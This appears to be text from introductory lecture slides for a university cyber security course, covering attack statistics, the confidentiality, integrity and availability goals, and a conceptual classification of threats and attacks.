

Cyber Security

SEZG681/SSZG681

Course Introduction

Ashutosh Bhatia

BITS Pilani

ashutosh.bhatia@pilani.bits-pilani.ac.in

Overview

- Cyber Security Facts
- Information Security Goals
- Attacks, Threats and Vulnerabilities
- Relationship Between Attacks and Goals
- Classification of Attack types
- Assets of a Computer System

Cyber Attacks: 2019 BIG Numbers



One in every ten **URL** is **MALICIOUS**



Year 2019 saw a 56% increase in **WEB ATTACKS**



4,8000 Average number of websites compromised with **FORMJACKING** attacks



33% increase in **MOBILE RANSOMWARE**



78% increase in **SUPPLY CHAIN ATTACKS**




25% increase in attack groups using **DESTRUCTIVE MALWARE**

Cyber Security Facts: Software Supply Chain Attacks


innovate

achieve


lead




Finding vulnerabilities in the software are becoming increasingly difficult for attackers to identify and exploit.



An alternative approach taken by attackers is to inject malware implants into the supply chain to infiltrate unsuspecting organizations.



There is a 200 percent increase in such attack with one every month of 2017 as compared to four attacks annually in years prior.



Hijacking software updates provides attackers with an entry point for compromising well-protected targets



The Petya (Ransom.Petya) outbreak was the most notable example: after using Ukrainian accounting software as the point of entry, Petya used a variety of methods to spread across corporate networks


Source: 2018 Internet Security Threat Report

Cyber Security Facts: Coin Mining Attack


innovate

achieve


lead



The rise in cryptocurrency values inspired many cyber criminals to shift to coin mining as an alternative revenue source.



As compared to the year (2017), the number of coin-miners present over the internet have increased by 8,500 percent.




600 percent increase in overall IoT attacks in 2017, which means that cyber criminals could exploit the connected nature of these devices for mining purpose.

Source: 2018 Internet Security Threat Report

Cyber Security Facts


➤ A new Zero-Day vulnerability is discovered every week.

- Advanced attack groups continue to profit from previously undiscovered flaws in browsers and website plugins.
- Exploit the vulnerabilities until they are publicly exposed, then toss them aside for newly discovered vulnerabilities.



Cyber Security Facts

- Over Half a Billion Personal Records Were Stolen or Lost in 2015




Cyber Security Facts

➤ Phishing Campaigns Targeting Employees Increased 55 Percent in 2015

Email Phishing Rate (Not Spear Phishing)		
2013	2014	2015
1 in 392	1 in 965	1 in 1,846


Cyber Security Facts

➤ Ransomware Increased 35 Percent in 2015



Cyber Security Facts

- There were more than three times as many Android apps classified as containing malware in 2015 than in 2014, an increase of 230 percent.



Cyber Security Facts: Coin Mining Attack

- The rise in cryptocurrency values inspired many cyber criminals to shift to coin mining as an alternative revenue source.
- As compared to the previous year (2016), the number of coinminers present over the internet have increased by 8,500 percent.
- 600 percent increase in overall IoT attacks in 2017, which means that cyber criminals could exploit the connected nature of these devices for mining purpose.


Cyber Security Facts: Attacks on Software Supply Chain

- Finding vulnerabilities in the software are becoming increasingly difficult for attackers to identify and exploit.
- An alternative approach taken by attackers is to inject malware implants into the supply chain to infiltrate unsuspecting organizations.
- There is a 200 percent increase in such attack with one every month of 2017 as compared to four attacks annually in years prior.
- Hijacking software updates provides attackers with an entry point for compromising well-protected targets
- The Petya (Ransom.Petya) outbreak was the most notable example: after using Ukrainian accounting software as the point of entry, Petya used a variety of methods to spread across corporate networks to deploy the attackers' malicious payload.

Cyber Security Facts

- Federal government has suffered 680% increase in cyber security breaches in the past six years
- Governments, not hackers, are most likely to launch cyber attacks
- More than 600,000 accounts are compromised every day on Facebook alone
- National Nuclear Security Administration records 10 million attempted hacks a day
- US Navy receives 110,000 attacks per hour
- Every second 18 adults suffer cybercrime (1.5 million/day)
- Global spam rate in 2013 is 68%. Of these 61% are adult/dating messages, 28% are pharmaceutical.

Why Security




Protecting good from bad

Computer Security Challenges

- Security is not simple
- Potential attacks on the security need to be considered
- Procedures used to provide particular services are often counter intuitive
- It is necessary to decide where to use security mechanism
- It is too often an after thought
- Typically involve more than a particular algorithm or protocol
- Never ending process
- No visible benefit
- Strong security is often seen as an impediment to efficient and user friendly operation

Who's Attacking Whom?




<https://www.fireeye.com/cyber-map/threat-map.html>

Definitions

- **Computer Security** - generic name for the collection of tools designed to protect data and to thwart hackers
 - **Network Security** - measures to protect data during their transmission
 - **Internet Security** - measures to protect data during their transmission over a collection of interconnected networks
 - Mobile Security, Web Security, Software Security, OS security
-

Three Attributes of Information



Information Security Goals

Confidentiality

- **Confidentiality of the Content:** Assures that private or confidential information is not made available or disclosed to unauthorized individuals
- **Confidentiality of Authorized Users (Privacy):** Assures that individuals control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed


Information Security Goals

Integrity

- **Content:** Assures that information content is changed only in a specified and authorized manner.
- **Authorized Users:** Assures the no adversary is able to claim as the authorized users of the information
- **Time:** Assures that any modification related to the timing of the information gets detected

Information Security Goals

Availability

- 
- Assures that systems work promptly and service is not denied to authorized users

Information Security Goals

Confidentiality

- **Confidentiality of the Content:** Assures that private or confidential information is not made available or disclosed to unauthorized individuals
- **Confidentiality of Authorized Users (Privacy):** Assures that individuals control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed

Integrity

- **Content:** Assures that information content is changed only in a specified and authorized manner.
- **Authorized Users:** Assures the no adversary is able to claim as the authorized users of the information
- **Time:** Assures that any modification related to the timing of the information gets detected

Availability

- Assures that systems work promptly and service is not denied to authorized users

Vulnerabilities, Threats and Attacks

- Categories of vulnerabilities
 - Corrupted (loss of integrity)
 - Leaky (loss of confidentiality)
 - Unavailable or very slow (loss of availability)
- Threats
 - Capable of exploiting vulnerabilities
 - Represent potential security harm to an asset
- Attacks (threats carried out)
 - Passive – attempt to learn or make use of information from the system that does not affect system resources
 - Active – attempt to alter system resources or affect their operation
 - Insider – initiated by an entity inside the security parameter
 - Outsider – initiated from outside the perimeter

Levels of Impact

Low

The loss could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals

Moderate

The loss could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals

High

The loss could be expected to have a severe or **catastrophic** adverse effect on organizational operations, organizational assets, or individuals

Relationship between Attacks and Goals

The three goals of security (confidentiality, integrity, and availability) can be threatened by security attacks.

Attacks

- Threatening Confidentiality
- Threatening Integrity
- Threatening Availability

Classification: Active and Passive

Attacks on Confidentiality

Attacks on the confidentiality of the content or the authorized user

- **Snooping** : An unauthorized access to or interception of data
- **Traffic Analysis**: Obtaining the information about the data by monitoring on line traffic

Attacks on Integrity

Modification: Unauthorized changes in the content of the information

Masquerading: Attacker impersonating as one of the authorized entity


Repudiation: An authorized entity trying to disown itself from the information

Replaying: An unauthorized attempt to resend the same data sometime later

Attack on Availability

